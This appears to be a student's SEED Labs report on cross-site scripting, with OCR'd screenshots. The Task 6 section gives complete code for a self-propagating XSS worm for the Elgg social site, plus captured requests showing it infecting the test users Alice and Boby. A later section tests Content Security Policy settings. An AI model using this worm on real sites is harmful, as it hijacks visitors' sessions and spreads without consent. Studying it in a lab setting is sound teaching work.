
Samy Is My Hero

3.7 Task 6: Writing a Self-Propagating XSS Worm

I combine everything I learned in tasks 4 and 5 with the DOM approach discussed in the manual to create the following worm code. I begin by encoding the worm code using the DOM approach, coping the code using the innerHTML text from the ID of the script tag and then adding wrappers. I then setup the POST request as done in Task 5 followed by the GET request to add friend as done in Task 4.

```
<script id=worm>
    window.onload = function(){
        var name = "&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Worm code for desc
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        var desc = "&description="+wormCode+"&accesslevel[description]=2"
        var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
        var content = ts + token + name + guid + desc;
        var samyGuid = 47;
        if(elgg.session.user.guid!=samyGuid)
        {
            //Create and send Ajax request to modify profile
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
        sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=" + ts +
"&__elgg_token=" + token;
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();
    }
</script>
```

I set my About Me to the worm code:




About me

```
<script id=worm>
   window.onload = function(){
      var name = "&name="+elgg.session.user.name;
      var guid="&guid="+elgg.session.user.guid;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="&__elgg_token="+elgg.security.token.__elgg_token;
      //Worm code for desc
      var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
      var jsCode = document.getElementById("worm").innerHTML;
      var tailTag = "</" + "script>";
      var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
      var desc = "&description="+wormCode+"&accesslevel[description]=2"
```


Then log onto alice to try and get her infected. Looking at the HTTP Header Live page when visiting sammy's profile, we see both the POST and GET requests are sent and work.

The Post Request to infect alice:




```
http://www.xsslabelgg.com/action/profile/edit
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 2950
Cookie: Elgg=immga4s6v64pj70hbecok1vrc4
DNT: 1
Connection: keep-alive
=&__elgg_ts=1603764533&__elgg_token=jgoy3R2P8
    window.onload = function(){
         var name = "&name="+elgg.session.user
         var guid="&guid="+elgg.session.user.g
```

The GET request to add samy as a friend:



```
Content-Type: text/html;charset=utf-8

http://www.xsslabelgg.com/action/friends/add?
GET HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=immga4s6v64pj70hbecok1vrc4
DNT: 1
Connection: keep-alive

Date: Tue, 27 Oct 2020 02:08:54 GMT
```

Returning to Alice’s profile we see that she is infected:




Display name


Alice

About me

```
<script id="worm" type="text/javascript">
    window.onload = function(){
        var name = "&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```




And has been made friends with samy (I unfriended him before running this task to make sure it worked since we already friended him on alice for task 4)



Now finally we check on another account, by going onto alice's page and making sure we friend samy and get infected.

After visiting alice’s page while logged in as boby, we see we are friends with sammy and have been infected.




Edit profile

Display name

Boby

About me


```
<script id="worm" type="text/javascript">
   window.onload = function(){
      var name = "&name="+elgg.session.user.name;
      var guid="&guid="+elgg.session.user.guid;
```



Thus we can say for sure the Worm works, it propagates to anyone’s profile who visits a page with it on it, and has them add samy as a friend.


3.9 Task 7: Defeating XSS Attacks Using CSP

I begin by starting up http_server.py in the csp directory






```
[10/26/20 JO481765]seed@VM:~/.../csp$ python3 http_serv
er.py
```

And edit my /etc/hosts file to point to the current computer.




```
127.0.0.1       www.seedlabclickjacking.com
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com




File Name to Write: /etc/hosts
^G Get Help    M-D DOS FormaM-A Append    M-B Backup File
^C Cancel      M-M Mac FormaM-P Prepend   ^T To Files
```

I begin observing the required URLs and their results

example32	example68	example79
 www.example32.com:80 CSP Test 1. Inline: Correct Nonce: OK 2. Inline: Wrong Nonce: Failed 3. Inline: No Nonce: Failed 4. From self: OK 5. From example68.com: OK 6. From example79.com: Failed Click me	 www.example68.com:8000/cs CSP Test 1. Inline: Correct Nonce: OK 2. Inline: Wrong Nonce: Failed 3. Inline: No Nonce: Failed 4. From self: OK 5. From example68.com: OK 6. From example79.com: Failed Click me	 example79.com:8000/cspte www.example79.com:8 CSP Test 1. Inline: Correct Nonce: OK 2. Inline: Wrong Nonce: Failed 3. Inline: No Nonce: Failed 4. From self: OK 5. From example68.com: OK 6. From example79.com: OK Click me

With content security policy enabled I have the following observations:


- Inline code with the correct Nonce works on everything, Wrong Nonse, and No Nonse fails on everything
- Code linked from self is always ok, as is code from example68, i assume this is because we added it to our script-src parameter when starting the python server



```
 "default-src 'self';"
 "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
send_header('Content-type', 'text/html')
```


- Code from example79 always fails UNLESS its from itself, I assume this is because its not included in the script-src

I can make all fields display OK by just removing CSP header from being sent from the server, I do this by commenting out the CSP header attachment.






```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    #self.send_header('Content-Security-Policy',
    #       "default-src 'self';"
    #       "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

I start back up the server and check results



```
[10/26/20 J0481765]seed@VM:~/.../csp$ python3 http_serv
er.py
```

example32	example68	example79
 example32.com:8000/cspte www.example32.com:8000/ Most Visited SEED Labs Sites for La Click me CSP Test 1. Inline: Correct Nonce: OK 2. Inline: Wrong Nonce: OK 3. Inline: No Nonce: OK 4. From self: OK 5. From example68.com: OK 6. From example79.com: OK	 File Edit View History Bookmarks To example68.com:8000/cspte www.example68.com:8000/c Most Visited SEED Labs Sites for Lab Click me CSP Test 1. Inline: Correct Nonce: OK 2. Inline: Wrong Nonce: OK 3. Inline: No Nonce: OK 4. From self: OK 5. From example68.com: OK 6. From example79.com: OK	 example79.com:8000/cspte www.example79.com:8000/ Most Visited SEED Labs Sites for La Click me CSP Test 1. Inline: Correct Nonce: OK 2. Inline: Wrong Nonce: OK 3. Inline: No Nonce: OK 4. From self: OK 5. From example68.com: OK 6. From example79.com: OK

The code can be found in the CSP folder in the lab report.